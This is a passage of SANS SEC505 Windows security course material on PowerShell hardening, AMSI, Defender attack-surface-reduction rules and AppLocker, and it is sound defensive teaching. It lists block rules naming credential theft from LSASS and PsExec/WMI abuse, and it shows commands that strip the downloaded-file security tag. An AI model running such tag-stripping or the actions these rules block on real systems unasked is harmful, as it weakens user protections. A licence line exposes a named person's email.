
There is a script on the USB for this course to sign multiple scripts at once (`Sign-Script.ps1`). It includes an option to recurse through subdirectories to find and sign all *.ps1 files below a given folder path. You'll need to obtain a code signing certificate first; the script will not create one for you.


```
sign-script.ps1 -path c:\folder\file*.ps1 -recurse
```

File Explorer Blocked Script Example

To remove the NTFS blocking tag from many scripts at once:

```
dir *.ps1 | unblock-file
```



SEC505 | Securing Windows

File Explorer Blocked Script Example

The screenshot in the slide above is just an example of the "Unblock" checkbox you will see in File Explorer when you download a PowerShell script from the internet with a browser that tags files in this way, such as Microsoft Edge. Microsoft Outlook will also tag email attachments this way when the attachments are saved to the hard drive.

The "tag" is really a hidden NTFS alternative data stream named "Zone.Identifier" to downloaded files. PowerShell looks for the "Zone.Identifier" data stream on script files before it attempts to execute them. The contents of this data stream identify the browser zone from which the file came.

To remove the tag on all the *.ps1 scripts in a directory tree recursively:

```
dir -path *.ps1 -file -recurse | unblock-file
```

If your version of Windows PowerShell is older than version 3.0, then use this command:

```
remove-item -path *.ps1 -stream Zone.Identifier
```

You can also manipulate NTFS alternative data streams directly with a number of tools, such as the streams.exe tool from Microsoft's website.

What Version of PowerShell?


Minimum Recommended Versions:

- **Windows PowerShell 5.0**
- **PowerShell Core 7.0**

Remove Windows PowerShell 2.0:

`Remove-WindowsFeature #Server`

`Disable-WindowsOptionalFeature #Windows 10`



What Version of PowerShell?

Windows PowerShell 5.0 and PowerShell Core 7.0 are the minimum versions of PowerShell to use. As will be discussed soon, transcription logging, AMSI, JEA, and other must-have security features only come with Windows PowerShell 5.0 and later.

For PowerShell Core, the minimum recommended version is version 7.0, but mainly for compatibility and management benefits; the main security features of PowerShell Core were already in version 6.0. A big exception, however, is Just Enough Admin (JEA). At the time of this writing, even the latest version of PowerShell Core (7.0) still did not support JEA at all.

In general, for both Windows PowerShell and PowerShell Core, it's best to upgrade to the latest version available and apply Microsoft updates at least monthly. If you are worried about breaking backward compatibility with mission-critical apps, then multiple versions of PowerShell Core can be installed and run side by side on one machine, including new beta/preview versions.

Even more importantly, though, is to get rid of Windows PowerShell 2.0.

Remove or Disable PowerShell 2.0


Hackers and malware prefer to use PowerShell 2.0 because it has less security and is easier to abuse without a trace. Disable the PowerShell 2.0 engine DLL too. This will still allow later versions of PowerShell to run, including powershell_ise.exe and powershell.exe.

On Windows Server, audit and disable the PowerShell 2.0 engine with these commands:


```
Get-WindowsFeature -Name PowerShell-V2
```

```
Remove-WindowsFeature -Name PowerShell-V2
```

On client operating systems, such as Windows 10, the PowerShell 2.0 engine can be disabled manually by going to All Settings > search on the word "features" > select "Turn Windows features on or off" > uncheck the boxes for Windows PowerShell 2.0.



To audit for the presence of the PowerShell 2.0 engine from the command line:

```
Get-WindowsOptionalFeature -Online -FeatureName  
MicrosoftWindowsPowerShellV2
```

To disable the PowerShell 2.0 engine from the command line:

```
Disable-WindowsOptionalFeature -Online -FeatureName  
MicrosoftWindowsPowerShellV2Root,MicrosoftWindowsPowerShellV2
```

If you need to use the old CMD.EXE shell, then try these commands:

```
dism.exe /online /get-features /format:table | findstr.exe  
'PowerShellV2'
```

```
dism.exe /online /disable-feature  
/featurename:MicrosoftWindowsPowerShellV2
```

To detect use of PowerShell 2.0 in Event Viewer logs, the following script will extract Windows PowerShell events and the DLL engine version number information:

```
C:\SANS\Day6\Logging\Get-PowerShellEngineVersionEvent.ps1
```

PowerShell 2.0 requires the .NET Framework version 2.0. If you don't need that ancient version of .NET, try to get rid of that too.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Antimalware Scan Interface (AMSI)

Scan PowerShell, VBScript, JScript, VBA code in memory.

Requires Windows 10, Server 2016, PowerShell 5.0, or later.

Does your favorite AV or EDR vendor support AMSI?

Windows Defender Event Log:

```
C:\SANS\Day4\Logging\Get-WindowsDefenderEvent.ps1
```

Antimalware Scan Interface (AMSI)

An anti-malware scanner can detect and quarantine malicious PowerShell scripts just like malicious binaries. PowerShell 5.0 and later includes a low-level programming API designed for antivirus (AV) scanners and Endpoint Detection and Response (EDR) products. The Antimalware Scan Interface (AMSI) allows AMSI-capable AV/EDR scanners to examine PowerShell code, even when that code is Base64-encoded or otherwise obfuscated, even when that code exists only in memory, and even when that code is dynamically generated on the fly for execution in non-standard hosting processes. AMSI grants access to the deobfuscated code just before normal execution. The PowerShell engine DLL can be loaded into host processes other than powershell.exe.

AMSI is also for examining code running in the Windows Script Host executables (wscript.exe and cscript.exe), such as VBScript and JScript malware, and Office Visual Basic for Application (VBA) macros. Indeed, any application can submit content for scanning to AMSI; it has both a Windows API and a COM interface. AMSI is not just for PowerShell alone.

Ask your favorite AV/EDR vendors whether they support AMSI. If they don't, consider switching to better products. AMSI isn't new, the AV/EDR industry has had plenty of time to add support for it, and it's not like PowerShell malware is rare.

Requirements

AMSI is only available on Windows 10, Server 2016, and later. When PowerShell Core runs on Linux or macOS, those platforms do not have AMSI. AMSI is not a feature of PowerShell—it's built into Windows.

Windows Defender

The Microsoft Windows Defender AV scanner uses AMSI by default.

There are many settings for Windows Defender in a GPO under Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Defender Antivirus.

Attack Surface Reduction (ASR)

Some of the features of Windows Defender are lumped together under the name "Attack Surface Reduction (ASR)". ASR includes rules for reducing the probability of an infection or reducing harm post-compromise. ASR rules can be enabled, disabled, or audited through Group Policy, PowerShell, System Center, MDM, or Microsoft Intune. They are most easily managed through PowerShell because of the peculiar GUID names for the ASR rules.

Because of the risk of false positives and user disruption, none of the ASR rules are enabled by default. Also, the ASR rule to block "potentially obfuscated scripts" appears to be trivially easy to circumvent in PowerShell.

ASR requires Windows 10 version 1709, Windows Server 2019, Windows Server version 1809 (this is the Core-only release on the semi-annual channel), or later. Some ASR rules require even later versions and we can expect Microsoft to introduce new ASR rules in the future too.

Here are Microsoft's names/descriptions for each of the rules, but exactly how each rule is applied or interpreted is sometimes not clear (especially the first two highlighted in bold because of their relevance to PowerShell):

- **Block execution of potentially obfuscated scripts**
- **Use advanced protection against ransomware**
- Block Adobe Reader from creating child processes
- Block all Office applications from creating child processes
- Block credential stealing from the Windows local security authority subsystem
- Block executable content from email client and webmail
- Block executable files from running unless they meet trusted list criteria
- Block JavaScript or VBScript from launching downloaded executable content
- Block Office applications from creating executable content
- Block Office applications from injecting code into other processes
- Block Office communication applications from creating child processes
- Block persistence through WMI event subscription
- Block process creations originating from PsExec and WMI commands
- Block untrusted and unsigned processes that run from USB
- Block Win32 API calls from Office macro

To use ASR, real-time monitoring by Windows Defender cannot be disabled. Some of the ASR rules require internet access to obtain file "reputation" information from Microsoft.

To see which ASR rules, if any, are currently enabled (lists GUID numbers only):

```
Get-MpPreference |  
Select-Object -ExpandProperty AttackSurfaceReductionRules_Ids
```

Warning! Do not enforce any ASR rules in your training VM unless you make a snapshot or checkpoint backup of the current state of your VM first.

To enable ASR rules and to see which rule GUID number corresponds to which rule name, please open the following script in your editor:

```
ise C:\SANS\Day6\Set-AttackSurfaceReductionRule.ps1
```

Windows Defender and ASR Logging

The main Windows Defender log can be found under Event Viewer > Applications and Services Logs > Microsoft > Windows > Windows Defender > Operational.

In particular, be on the lookout for the following Event ID numbers:

- 1006 (malware detected)
- 1015 (suspicious behavior detected)
- 1116 (potentially unwanted software detected)
- 1121 (ASR rule blocked something)
- 1007 (defensive action taken)
- 1117 (defensive action taken)
- 5001 (real-time AV scanning was disabled)
- 5010 (real-time antispysware scanning was disabled)
- 5008 (engine failure)

You can query for just these events in PowerShell like this:

```
Get-WinEvent -LogName 'Microsoft-Windows-Windows  
Defender/Operational' | Where-Object {  
@(1006,1015,1116,1121,1007,1117,5001,5010,5008) -contains $_.Id }
```

Or by using an XPath query, which has cumbersome syntax, but is more efficient:

```
# Get-WindowsDefenderEvent.ps1  
  
$XPath = '*[System[(EventID=1006 or EventID=1015 or EventID=1116  
or EventID=1121 or EventID=1007 or EventID=1117 or EventID=5001  
or EventID=5010 or EventID=5008)]]'
```

```
Get-WinEvent -FilterXPath $XPath -LogName 'Microsoft-Windows-  
Windows Defender/Operational'
```

Block Unwanted Processes, DLLs, and Scripts

If AV is failing, perhaps it's better to block all processes by default and only permit known good programs?

Enforce rules to allow or block processes, DLLs, and scripts based on your chosen criteria:

- Folder path, network path, hash, digital signature, etc.
- Does not depend on virus signatures or heuristics.

Industry trend is to combine antivirus scanning, process blocking, and endpoint monitoring into one package.

Block Unwanted Processes, DLLs, and Scripts

If AV can't stop malware, the hope is that restricting all processes, DLLs and scripts by default will. Enforce rules governing which processes can and cannot run. In a strict environment, every process, DLL and script should be blocked unless there is a rule that specifically allows it. In a permissive environment, all processes, DLLs and scripts are allowed to run or be loaded by default, unless specifically blocked.

Such restrictions can be combined with antivirus scanning into a single integrated product. Because signature-based antivirus scanners will never be able to keep up with the mutation rate, and because heuristic, reputation-based, and other fuzzy antivirus scanning techniques are not reliable enough yet, process blocking should be an important part of your arsenal. Better yet, add continuous monitoring to the product as well.

A few of the more popular solutions are the following:

- Carbon Black (www.carbonblack.com)
- Lumension Application Control (<https://www.ivanti.com/?lnredirect>)
- McAfee Application Control (www.mcafee.com)
- Microsoft Software Restriction Policies and AppLocker (www.microsoft.com)

But how to choose which is best? These products are mainly differentiated by the presence or absence of the following features:

- Licensing fees, since these products can get expensive.
- Whether all processes are regulated or only the user-initiated processes.
- The variety of criteria used to define rules, such as hashes and digital signatures.


- Whether the vendor continuously supplies new signatures for popular products.
- Support for trusted update sources (WSUS, EMS, etc.) for auto-approval.
- The rates of false positive and false negative classifications.
- Whether non-binaries can be regulated too, such as scripts, macros, and MSIs.
- Whether applications running inside a Java VM, the .NET Framework, or top of the Windows Runtime API (Metro apps) are regulated.
- Performance impact, especially when integrated with antivirus scanning.
- Centralized management of off-site devices that only connect infrequently.
- Centralized logging, alerting, and custom reporting features.
- IDS and behavioral-monitoring features blended in, similar to AV heuristics.
- Operating systems supported besides Windows.
- Whether it can control access to removable devices too, such as flash drives.
- Support for mobile phones, Point of Sale (POS) terminals, and other devices.

Let's look at a built-in Windows technology called "AppLocker" and how to manage it through Group Policy and PowerShell.

AppLocker Overview

AppLocker Policy Rules:

- Apply to EXEs, DLLs, scripts, MSI and APPX packages.
- Different rules for different groups (RBAC for applications).
- An "audit only" mode for testing through Group Policy.



SANS | SEC505 | Securing Windows

AppLocker Overview

Application Control Policy (AppLocker) regulates what programs, scripts, modern APPX packages, and MSI installer packages users can run. AppLocker can allow/block applications based on digital signatures, version, filesystem path, network path, SHA-256 hash value. But be aware of its requirements, though; it doesn't work on Windows XP, Server 2003, Windows 7 Professional, or even Windows 8.1 Pro. You must have the Enterprise or Education version of Windows 7 or later.

Requirements


AppLocker has the following requirements for deployment:

- AppLocker works on any edition of Windows Server 2008-R2 or later, but not on Windows Server 2008 or earlier, and not on Server Core or Server Nano.
- AppLocker works on Windows 7 Ultimate or Enterprise (but not on Professional), and Windows 8 Enterprise (but not on Pro), or later clients. There is no Ultimate version of Windows 8 or later. Education edition is supported too.
- At least one domain controller must be running Windows Server 2008-R2 or later.
- The Application Identity service (AppIDSvc) must be running on clients, so set the service to start automatically.
- APPX package rules are only available on Windows 8 Enterprise and later.

Audit-Only Mode

When first creating an AppLocker policy, set the enforcement to "Audit only" to help identify executables, MSI packages, and scripts that should (not) be allowed to run. When in audit mode, nothing will be blocked by AppLocker.

You can choose to enforce rules or merely audit them separately for each of the three categories of applications: executables, Windows installer packages (like .MSI files), and scripts.




Try It Now!

To configure the enforcement and/or auditing of AppLocker rules, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > right-click on AppLocker > Properties > Enforcement tab > choose "Enforce rules" or "Audit only" for executables, packages, and scripts. (Choose "Audit only" here in the lab until after the necessary rules are created.)

AppLocker Event Log Messages

- Event ID numbers in manual for what is blocked, allowed, or would have been blocked if not in audit-only mode.




AppLocker Event Log Messages

AppLocker has its own set of Windows event logs that can be used for troubleshooting, monitoring user application/script/package launch, and rule creation with the PowerShell `Get-AppLockerFileInformation` cmdlet. The AppLocker log is located under Event Viewer > Applications and Services Logs > Microsoft > Windows > AppLocker. The following table describes the types of events you can find there.

Event ID	Level	Message
8002	Information	EXE or DLL was allowed to run.
8003	Warning	EXE or DLL was allowed to run but would have been blocked if the AppLocker policy were enforced.
8004	Error	EXE or DLL was not allowed to run.
8005	Information	Script or MSI was allowed to run.
8006	Warning	Script or MSI was allowed to run but would have been blocked if the AppLocker policy were enforced.
8007	Error	Script or SMI was not allowed to run.
8007	Error	AppLocker disabled on this edition of Windows.
8020	Information	Packaged app allowed (Windows 8 and later).
8021	Information	Packaged app audited (Windows 8 and later).
8022	Information	Packaged app disabled (Windows 8 and later).
8023	Information	Packaged app installation allowed (Windows 8 and later).
8024	Information	Packaged app installation audited (Windows 8 and later).
8025	Warning	Packaged app installation disabled (Windows 8 and later).
8027	Warning	No Packaged app rule configured (Windows 8 and later).

For example, event ID 8006 is for applications that would have been blocked, and ID 8007 is for applications that were actually blocked.



In PowerShell, if you'd like to extract the blocking messages related to AppLocker:

```
# Script: Get-AppLockerBlockEvent.ps1

Get-WinEvent -Filterhashtable @{ LogName='Microsoft-Windows-AppLocker/EXE and DLL'; Level=3 } -ErrorAction SilentlyContinue

Get-WinEvent -Filterhashtable @{ LogName='Microsoft-Windows-AppLocker/MSI and Script'; Level=3 } -ErrorAction SilentlyContinue

Get-WinEvent -Filterhashtable @{ LogName='Microsoft-Windows-AppLocker/Packaged app-Deployment'; Level=3 } -ErrorAction SilentlyContinue

Get-WinEvent -Filterhashtable @{ LogName='Microsoft-Windows-AppLocker/Packaged app-Execution'; Level=3 } -ErrorAction SilentlyContinue
```

How to Create AppLocker Rules

Start with the default rules; add more by hand.

Or use the built-in wizard to auto-generate rules.

Don't create large numbers of hash rules by hand; use PowerShell to recurse through subdirectories.

Beware, everything is blocked by default once there is even one allow rule!

How to Create AppLocker Rules

Keep in mind that once a single AppLocker rule is added to allow something, everything else not explicitly allowed will be blocked. There is an implicit default rule to deny any script or binary from running once you add at least one allow rule to a collection, so you must add all the rules necessary to explicitly allow to run what you want to run.

AppLocker rules can apply to the following types of files: .dll, .exe, .ps1, .bat, .cmd, .vbs, .js, .msi, .msp, .mst, .com, .ocx, and .appx. Hence, AppLocker rules can apply to PowerShell scripts, Windows PowerShell (powershell.exe), PowerShell Core (pwsh.exe), and the PowerShell DLLs (such as System.Management.Automation.dll).

Creating Default Rules

AppLocker can create a set of default rules and it is highly recommended that you at least start with the default rules in order to prevent legitimate applications from being blocked (especially here in the lab). The default rules allow local Administrators to run anything and the Everyone group to run anything under %PROGRAMFILES% or %WINDIR%. You can always delete/edit these rules later.

Try It Now!

To create default rules for executables, installers, or scripts, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > right-click the relevant container > Create Default Rules.

Note that deny rules take precedence over allow rules.

Automatically Generate Rules

In real life, you'll install all the Microsoft and third-party software your target users need on a known-good reference VM or physical workstation, then generate and test your AppLocker rules on that system before doing a wider deployment. AppLocker has a built-in wizard that can scan a folder and its subdirectories in order to auto-generate rules to allow the executables, install packages, and scripts found there to run. You can edit the generated rules afterwards of course.

Try It Now!

To generate allow rules automatically, install all desired software, packages, and scripts on a reference system you trust, then open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > right-click the relevant container > Automatically Generate Rules > answer the questions of the wizard and proceed.

Notice in the wizard that it prefers using digital signature rules, but it can create path or hash rules as preferred for the unsigned items. When possible, the wizard will consolidate signature and path rules to reduce the total number of rules generated.


Create New Rules, Define Exceptions, and Specify Groups

Now that you have your default and auto-generated rules, it's easy to add more by hand.


Try It Now!

To create an AppLocker rule by hand, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > right-click the relevant container > Create New Rule > answer the questions of the wizard.

Importantly, keep in mind that you can apply different AppLocker rules to different groups. When combined with GPO permissions, WMI filters, OU nesting, etc., you can achieve very precisely targeted AppLocker policies.



One of the best features of AppLocker is the ability to precisely define the characteristics of a digital signature for the sake of allowing/denying a signed item to run. Unlike SRP, AppLocker gives you control over which fields of the signature are relevant and even what data must appear in some of these fields, including the filename and file version number.



And for signature or path rules, you can have exceptions to these rules, based on digital signature, path, or hash information. Go to the properties of an existing non-hash rule and see the Exceptions tab.

Rule Precedence

Deny rules take precedence over allow rules. If any type of deny rule applies to a file (publisher, path, or hash), then that file is blocked, even if there are other allow rules that apply to that file as well. Hence, if there is, for example, a hash rule that allows an EXE to run, and a path rule that blocks that EXE, that EXE file will be denied.

Keep in mind, though, that you can define exceptions within a single allow or deny rule, but these exceptions are relative to just that one rule when that rule is active. In the properties of an AppLocker rule, see the Exceptions tab on both allow or deny rules.

Export/Import XML

You can import and export XML files used to represent AppLocker rules. This is useful for version control, backups, and testing. XML files are plaintext, so it's relatively easy to modify them by hand or to parse them with other tools, such as for reporting.

Try It Now!


To import/export your AppLocker policy XML, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > right-click AppLocker > Import/Export Policy.

PowerShell for AppLocker

Not only can AppLocker manage PowerShell scripts and the PowerShell host binaries, but there are PowerShell cmdlets for managing AppLocker policies too. Use the get-help cmdlet to read about their uses and parameters ("get-help applocker").

Imagine you need to frequently re-create an updated XML policy file on a reference machine where you frequently change its configuration. Using the Get-AppLockerFileInformation and New-AppLockerPolicy cmdlets, you could easily script the creation of the new XML policy file after the tools re-scan the system.

If you have multiple XML policy files that you would like to merge together with your hand-built rules, use the Set-AppLockerPolicy cmdlet to merge them into the current local policy, then use Get-AppLockerPolicy to export all your current rules to a new XML file.



```
Administrator: CMD - powershell
PS C:\> Import-Module AppLocker
PS C:\> Get-Command *AppLocker*

CommandType      Name
-----
Cmdlet            Get-AppLockerFileInformation
Cmdlet            Get-AppLockerPolicy
Cmdlet            New-AppLockerPolicy
Cmdlet            Set-AppLockerPolicy
Cmdlet            Test-AppLockerPolicy

PS C:\> get-help Test-AppLockerPolicy -full
```

After running AppLocker in audit-only mode for a while on a machine you presume is clean, you could use `Get-AppLockerFileInformation` to scan the machine's event logs to extract the AppLocker warning messages and use these messages as the basis for creating new allow rules (see the help examples for the `-EventLog` parameter).

If you are creating a new complex AppLocker policy and would like to know whether it would allow/deny all the executables, packages and scripts found on your test machine, but you don't want to actually double-click all those things, then use the `test-applockerpolicy` cmdlet. This will report what would be allowed/denied, plus it'll give you the reason why anything was denied.

Group Policy Processing

When multiple GPOs apply to a computer and each of those GPOs includes AppLocker rules, all of the rules will be combined and applied simultaneously. It is not the case that the last GPO applied that has AppLocker rules will define the only AppLocker rules on a system. Deny rules take precedence over allow rules, no matter the source of the rules.

However, it is the case that the last GPO applied that defines the global enforcement options of "Audit only" or "Enforce rules" (on the Enforcement tab) will be the final enforcement options for the system; for example, if a GPO linked at the domain container configures scripts processing to be "Audit only", and another GPO for an OU configures scripts processing to be "Enforce rules", then for the computers in that OU, the final effective setting will be "Enforce rules."

Publisher Rule Certificate Revocation Checking and Expiration

When AppLocker uses a publisher rule, AppLocker does check the revocation status of the certificate used to sign the executable, script, or package being evaluated. AppLocker also confirms that the code signing certificate has not yet time expired. If the certificate used to sign a file has been revoked or if that certificate has expired, then the signature on the file will not be considered good or valid for the sake of AppLocker enforcement.

Keep in mind, however, that there will be a delay between when a certificate is revoked and when every AppLocker-using machine in the domain knows about it. The delay is determined by several factors, such as the Certificate Revocation List (CRL) publication interval, the configuration of any Online Certificate Status Protocol (OCSP) web servers, the accessibility by roaming devices to these CRLs and OCSP servers, and so on. In general, expect at least a 24-hour delay between revocation and when AppLocker knows about it.

Also, note that rules for packaged apps (APPX packages) can only be publisher rules. It is not permitted to create path or hash rules for APPX packages like you can for MSI packages. While you may be able to create a path or hash rule for an APPX package in PowerShell or other tools, that doesn't mean this rule will actually work or be enforced.

As a reminder, just because some code is signed does not mean that that code is safe to run or is not malicious. If your adversaries have stolen the private key to a code signing certificate that your machines trust, then AppLocker might allow signed malware to run.

AppLocker Path Rule Tips

Use AppLocker variables in paths:

AppLocker Variable	Equivalent Environment Variable
%WINDIR%	%SystemRoot%
%SYSTEM32%	%SystemDirectory%
%OSDRIVE%	%SystemDrive%
